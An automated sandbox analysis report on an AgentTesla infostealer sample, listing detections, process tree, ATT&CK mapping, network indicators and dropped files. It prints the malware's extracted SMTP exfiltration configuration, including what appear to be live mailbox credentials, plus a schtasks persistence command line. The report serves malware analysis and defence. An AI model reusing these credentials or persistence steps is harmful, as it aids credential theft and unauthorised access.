ID: 626244
Sample Name: ATTACHED FILE (2).exe
Cookbook: default.jbs
Time: 18:29:24
Date: 13/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

ATTACHED FILE (2).exe


Overview

General Information

Sample Name:	ATTACHED FILE (2).exe
Analysis ID:	626244
MD5:	a54ebe06ed43c1..
SHA1:	17c5bbe86e2f1a..
SHA256:	15cb6c5ee0ea72..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains very larg…

Classification



Process Tree

- **System is w10x64**
- ATTACHED FILE (2).exe (PID: 3636 cmdline: "C:\Users\user\Desktop\ATTACHED FILE (2).exe" MD5: A54EBE06ED43C17FB5FAE1A2BBAFA2FB)
  - schtasks.exe (PID: 5964 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\QFuHJZVlQZLJcC" /XML "C:\Users\user\AppData\Local\Temp\tmpB58E.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ATTACHED FILE (2).exe (PID: 4712 cmdline: {path} MD5: A54EBE06ED43C17FB5FAE1A2BBAFA2FB)
  - ATTACHED FILE (2).exe (PID: 2460 cmdline: {path} MD5: A54EBE06ED43C17FB5FAE1A2BBAFA2FB)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "biju@pabautouae.com",
  "Password": "biju@6442324",
  "Host": "mail.pabautouae.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.297323017.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.297323017.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000000.295815740.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.295815740.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000002.511040182.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.0.ATTACHED FILE (2).exe.400000.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.ATTACHED FILE (2).exe.400000.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.ATTACHED FILE (2).exe.400000.12.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32a0a:$s10: logins • 0x32477:$s11: credential • 0x2eaca:$g1: get_Clipboard • 0x2ead8:$g2: get_Keyboard • 0x2eae5:$g3: get_Password • 0x2fda3:$g4: get_CtrlKeyDown • 0x2fdb3:$g5: get_ShiftKeyDown • 0x2fdc4:$g6: get_AltKeyDown
8.0.ATTACHED FILE (2).exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.ATTACHED FILE (2).exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 20 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	3 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Software Packing	DCSync	1 1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ATTACHED FILE (2).exe	34%	Virustotal		Browse
ATTACHED FILE (2).exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
ATTACHED FILE (2).exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\QFuHJZVlQZLJcC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\QFuHJZVlQZLJcC.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.ATTACHED FILE (2).exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.ATTACHED FILE (2).exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.ATTACHED FILE (2).exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.ATTACHED FILE (2).exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
8.0.ATTACHED FILE (2).exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.ATTACHED FILE (2).exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://7etGyjpiXQLDxdfOx4.com	0%	Avira URL Cloud	safe	
http://ncOfHo.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://mail.pabautouae.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.pabautouae.com	65.108.71.185	true	true		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	ATTACHED FILE (2).exe, 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	ATTACHED FILE (2).exe, 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://7etGyjpiXQLDxdfOx4.com	ATTACHED FILE (2).exe, 00000008.00000002.517487850.000000000328D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ncOfHo.com	ATTACHED FILE (2).exe, 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.pabautouae.com	ATTACHED FILE (2).exe, 00000008.00000002.517649169.0000000003297000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	ATTACHED FILE (2).exe, 00000008.00000002.516456497.0000000002F41000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ATTACHED FILE (2).exe, 00000000.00000002.301597853.0000000002A11000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	ATTACHED FILE (2).exe, 00000000.00000002.309744930.0000000006BE2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
65.108.71.185	mail.pabautouae.com	United States		11022	ALABANZA-BALTUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626244
Start date and time: 13/05/202218:29:24	2022-05-13 18:29:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ATTACHED FILE (2).exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/3@1/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 7.8% (good quality ratio 3.9%) • Quality average: 41.5% • Quality standard deviation: 41.5%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 80.67.82.211, 80.67.82.235
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, a1449.dscg2.akamai.net, arc.msn.com
- Execution Graph export aborted for target ATTACHED FILE (2).exe, PID 4712 because there ar e no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:30:35	API Interceptor	653x Sleep call for process: ATTACHED FILE (2).exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ATTACHED FILE (2).exe.log

Process:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpB58E.tmp

Process:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1647
Entropy (8bit):	5.213494703095428
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBS80tn:cbh47TlNQ//rydbz9I3YODOLNdq3kb
MD5:	E263013D6D591E2B8BFF60D328E2B168
SHA1:	B418090AD08E17F91645E811E641A894550D16E7
SHA-256:	1C3A3AB31C66150BA1C888C661396D4ACBC300202A362CBFAE2C7433E5EBB75F
SHA-512:	4118B2C98D705C2D57CCF05B8367DAEBD7DDB961148C529825BDB642258B50FBDCD416482033811C6C045A21DA37E2BD9E51EA9F739F8B005F56E89DB34FF0A
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\QFuHJZVlQZLJcC.exe

Process:	C:\Users\user\Desktop\ATTACHED FILE (2).exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
